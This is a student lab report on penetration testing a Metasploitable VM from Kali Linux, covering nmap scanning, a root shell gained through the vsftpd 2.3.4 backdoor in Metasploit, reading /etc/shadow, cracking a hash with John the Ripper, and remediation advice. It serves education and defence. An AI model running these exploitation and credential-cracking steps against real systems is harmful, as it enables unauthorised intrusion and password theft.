Technical Training project

Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Bhavesh Verma

Branch:CSE(Core)

Sem:4th

Date:17/05/2025

Network Penetration Testing with Real-World Exploits and Security Remediation

Project objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance**: Gathering information about the target.
- **Scanning & Enumeration**: Actively probing to find open ports, services, and vulnerabilities
- **Exploitation**: Gaining unauthorized access using known exploits.
- **Post**-Exploitation: Activities like privilege escalation or data access.
- Remediation: Providing security measures to patch vulnerabilities

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning


Task 1: Basic Network Scan

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

nmap -v 192.168.6.128

Output of the scan




```
Nmap scan report for 192.168.6.1
Host is up (0.00038s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3306/tcp open  mysql
7070/tcp open  realserver
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.6.2
Host is up (0.000054s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:E9:2F:62 (VMware)

Nmap scan report for 192.168.6.130
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:54:A9:9A (VMware)

Nmap scan report for 192.168.6.254
Host is up (0.00019s latency).
All 1000 scanned ports on 192.168.6.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F6:98:14 (VMware)

Initiating SYN Stealth Scan at 02:03
Scanning 192.168.6.128 [1000 ports]
Completed SYN Stealth Scan at 02:03, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.6.128
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.6.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

Task 2 – Reconnaissance

Task 1: Scanning for hidden Ports

nmap -v -p- 192.168.6.130

Output



Total Hidden Ports = 7

1 8787

2. 40315

3.45225

4.54448

5.59968

6.6697

7.3306

Task 2: Service Version Detection


nmap -v -sV 192.168.6.130

Output

Task 3: Operating System Detection

Nmap -v -O 192.168.6.130

Output



Task 3 – Enumeration

Target Ip Address 192.168.6.130

Operating System Details

MAC Address: 00:0C:29:54:A9:9A (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	**STATE**	**SERVICE**
21/tcp	**open**	**ftp**

22/tcp	**open**	**ssh**
23/tcp	**open**	**telnet**
25/tcp	**open**	**smtp**
53/tcp	**open**	**domain**
80/tcp	**open**	**http**
111/tcp	**open**	**rpcbind**
139/tcp	**open**	**netbios-ssn**
512/tcp	**open**	**exec**
513/tcp	**open**	**login**
514/tcp	**open**	**shell**
1099/tcp	**open**	**rmiregistry**
1524/tcp	**open**	**ingreslock**
2049/tcp	**open**	**nfs**
2121/tcp	**open**	**ccproxy-ftp**
3306/tcp	**open**	**mysql**
5432/tcp	**open**	**postgresql**
5900/tcp	**open**	**vnc**
6000/tcp	**open**	**X11**
6667/tcp	**open**	**irc**
8009/tcp	**open**	**ajp13**
8180/tcp	**open**	**unknown**

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

40135/tcp open unknown

45225/tcp open unknown

54448/tcp open unknown

59968/tcp open unknown

8787/tcp open msgsrvr

6697/tcp open irc

3306/tcp open mysql

Task 4- Exploitation of services

Launching metasploitable

Search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Exploit

Taking the remote host and specifying the IP

Set RHOST 192.168.6.130

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.6.130
RHOST => 192.168.6.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.6.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.130:21 - USER: 331 Please specify the password.
[+] 192.168.6.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.6.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.6.128:45847 -> 192.168.6.130:6200) at 2025-05-16 14:33:42 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Task 5 – Adding user

```
sudo adduser dost
Adding user `dost' ...
Adding new group `dost' (1005) ...
Adding new user `dost' (1005) with group `dost' ...
Creating home directory `/home/dost' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: 12345
Retype new UNIX password: 12345
passwd: password updated successfully
Changing the user information for dost
Enter the new value, or press ENTER for the default
        Full Name []: srajal
        Room Number []: 101
        Work Phone []: 1111
        Home Phone []: 2222
        Other []:
```

Hash of the password

```
y
Is the information correct? [y/N] y
sh: line 10: y: command not found
cat /etc/shadow | grep dost
dost:$1$UUGHZZFN$2keCN4sSCVJ8fFrSe2uHG/:20225:0:99999:7:::
```

Task 6 - Cracking password using “john the ripper”

```
┌──(kali㉿kali)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt rohit.hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345            (?)
1g 0:00:00:00 DONE (2025-05-17 02:17) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show rohit.hash
?:12345

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$
```

Task 7 – Remediation

🔧 Upgrade Vulnerable Software:

- **Remove outdated services like vsftpd 2.3.4 and old Samba.**
- **Install the latest, secure versions to patch known exploits.**

🔧 Enforce Strong Password Policies:

- **Replace weak passwords (e.g., 12345) with strong ones.**

- **Use password complexity rules and account lockout after failed attempts.**

Close Unused Ports:

- **Disable unnecessary services (like FTP, Telnet).**
- **Use a firewall to block unused or dangerous ports.**

Secure File & Network Access:

- **Disable anonymous Samba shares.**
- **Restrict access using firewalls, ACLs, and VLAN segmentation.**

Patch Web Applications:

- **Update tools like PHPMyAdmin, Apache, or Tomcat to avoid web-based attacks.**

Enable Logging & Monitoring:

- **Monitor login attempts and system changes.**
- **Use IDS tools (like Snort) to detect intrusions.**